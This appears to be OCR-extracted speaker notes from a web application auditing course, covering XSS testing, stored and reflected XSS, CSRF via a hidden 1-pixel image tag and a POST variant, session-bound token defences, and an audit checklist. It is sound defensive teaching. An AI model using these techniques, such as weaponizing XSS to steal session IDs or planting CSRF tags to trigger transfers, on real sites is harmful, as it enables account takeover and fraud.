
In searching for XSS flaws, the most common test is to simply fire off an alert using '`alert(1)`.' That's the easy part. The harder part is looking at and thinking about how the application handles the data and discovering what additional characters might be necessary to force the application to send the data back in a code context.



To weaponize XSS we have a few requirements. First, the site must have an injection flaw that is either reflected or stored. Second, either the site in question must have something valuable that I want to steal (like a session ID) or it has to be reasonably likely to be something that people will click, allowing me to send another payload.


Consider the examples in the slide. In this case, we are now using VMWare's website to reflect queries over to Western Union to transfer funds to our account! Obviously, this succeeds only if the individual who clicks our link has an account with Western Union and then only if they have logged in recently and still have a logged on session.

In point of fact, in this particular case, we're starting to blur the lines a little bit. What we're doing in this case is leveraging a cross-site request to do something malicious; though no actual JavaScript is involved. Let's table this for a moment and wrap up XSS before we jump into CSRF.




It is extremely important to note that recent changes to browsers have served to increase security. This same improvement, however, can cause us to overlook XSS errors in our sites!

The newest versions of IE and Safari both have basic XSS protections built in. Although this is fantastic news, we have no guarantees when it comes to the version or brand of browser that our users might be using. If we do all our testing with the most modern version of the browser, our site might actually have a flaw that we will not see because of our new browser! As a result, we suggest that when you test for XSS problems you should actually view the source code for the page to see if the JavaScript was sent to the browser rather than relying on a window opening.



There are two main types of XSS flaws today. The first type is a Persistent or Stored XSS flaw. This means that the application accepts input that will be stored, likely in a database, and later displayed back to users. You could imagine this being a situation in which a blog enables a user to submit unfiltered input that will later be displayed back to other users who view that blog article. When the other users view the article, the code that the first user submitted will be sent to them and executed within their browser.


The second type is Non-persistent or Reflected. In this case, the attack vector is usually through a GET request; though this is not a requirement. Imagine a site that accepts a search term and that the search term is then "reflected" back to the user and displayed on the results page. If that search term is sent back without any filtering, it could easily lead to code execution within the context of the user's browser.



Cross Site Request Forgery is a problem that has existed for a long time but has only recently been getting a great deal of attention. I think that one of the reasons that it hasn't had much attention until now is that we had so many things that were easier to exploit! Another is that fixing this problem isn't as easy as fixing most of the other problems that we have.

The basic idea is that an attacker embeds code onto one web page that convinces your browser to go to another site and take some action on your behalf. For this to work the user being attacked must have valid credentials on the target site, and the user must be currently authenticated or have credentials in the form of a cookie (or possibly have the username and password stored in a password cache). Of course, there has to be something worth attacking, too, but that's usually a low threshold to overcome.


What's so interesting about this attack is that the person being compromised may have no indication that it's happening!



As a simple example, the original CSRF problem that was discussed in 1998 had to do with an image tag referencing something that wasn't an image. (CSRF was actually first discussed in 1998 as a "Confused Deputy" problem).


In our example, the image tag, which would normally point to an image or something that would produce an image, is instead referring to another web application. In this case, we're using an imaginary wire transfer application that takes a destination account number and an amount of money to transfer. Notice that the source URL is a properly formatted URL for that fictional application. Also notice that the image is set to a width and height of 1 pixel. The effect of this will be a single dot on our browser window that will look like a screen artifact or a period. Notably, it will *not* look like a broken image tag!

For this to work, remember that the user who is browsing the site would need existing credentials stored in a cookie or in the browser. If the user doesn't have credentials, there won't be a transfer, but there also won't be an error. The beauty of this attack is that embedding this image tag someplace such as eBay could result in hundreds of thousands of hits. The more hits we get, the better the chance that we'll find someone who it works against. Targeted attacks will, of course, increase the success rate.



The most common myth that programmers believe about CSRF is that their applications are not affected because they are using POST for all their submissions. It is excellent that they are using a POST, but this does nothing to solve the problem. In this slide, we have included some JavaScript for Internet Explorer that could be embedded on a page, in an image tag, or virtually any other kind of tag. This JavaScript launches exactly the same attack as the previous slide but this time uses a POST rather than a GET!

The details of how to create a CSRF attack are not important for us. What is important is understanding that simply changing an application to use a POST will not solve this problem. Of course, this script could easily be adapted to any application where a POST is required.




The first step toward fixing this problem is understanding it. Most often I find that the programmers don't get what's happening here. If they don't understand and we don't understand, how can we possibly explain it to them? If you have questions about what this is and how it works, now is the time to ask!

Here are a couple of useful references that describe the problem well:

- http://www.cgisecurity.com/csrf-faq.html
- http://www.owasp.org/index.php/CSRF

When we understand the problem, we can write some code. The best solution to this problem right now is to use some type of challenge response token for sensitive page submissions. As a caution, I've seen instances in which the coders tried to do this and created a random challenge that could be verified, but it wasn't tied to the user session in any way. In other words, the attacker could go to your site, collect a valid token, insert it into another transaction, and successfully exploit the application! This means that the token must be tied to the current user session in some way, possibly by using the user ID, session ID, or some internal value related to the user as a key for the token.

Some frameworks have incorporated solutions to this. For example, Ruby on Rails 2.3 incorporates challenge tokens by default. "Great!" you say. You might think that migrating to Ruby on Rails would solve your problem. The trouble is that most of the authentication packages that we lay on top of Ruby on Rails *require* that you disable these tokens or they won't work properly!



If you remember, when we started our day out, we laid out just five items that, if they were done well, they would mean that your web application was fairly secure. At this point, we've completed all our courseware for the day. Can you see how these five issues fit into what was discussed? You should now have a good handle on how to go about testing for each of these, and much more. You should also be in a position to offer better feedback to the web application designers, helping them to understand why these items are such critical issues.

The Story So Far

- Checklist Items:
  - Input:
    - How is input to the application sanitized?
    - Is input sanitized in all cases, even if some cases have less restrictive rules?
    - Is sensitive information always sent using a POST rather than a GET?
    - How robust is the application when dealing with unexpected or illegal input?
  - Output:
    - How are error conditions handled?
    - Is it possible to cause the application to generate an unhandled error?
    - Is encryption used in all cases in which sensitive information is returned?
    - Are there any anticaching techniques in use when sensitive information is returned?
    - Are all special characters properly stripped or escaped when returned in a web page?

Auditing Web Based Applications

From the material in this section, we can now add several more important questions to our checklist. We can also now test these items technically or understand the responses to these questions when asked of the web application designer.

Input:

How is input to the application sanitized?

Is input sanitized in all cases, even if some cases have less restrictive rules?

Is sensitive information always sent using a POST rather than a GET?

How robust is the application when dealing with unexpected or illegal input?

Output:


How are error conditions handled?

Is it possible to cause the application to generate an unhandled error?

Is encryption used in all cases in which sensitive information is returned?

Are there any anticaching techniques in use when sensitive information is returned?

Are all special characters properly stripped or escaped when returned in a web page?



Please continue in your workbook wherever you left off and work through to the end of the web application exercises!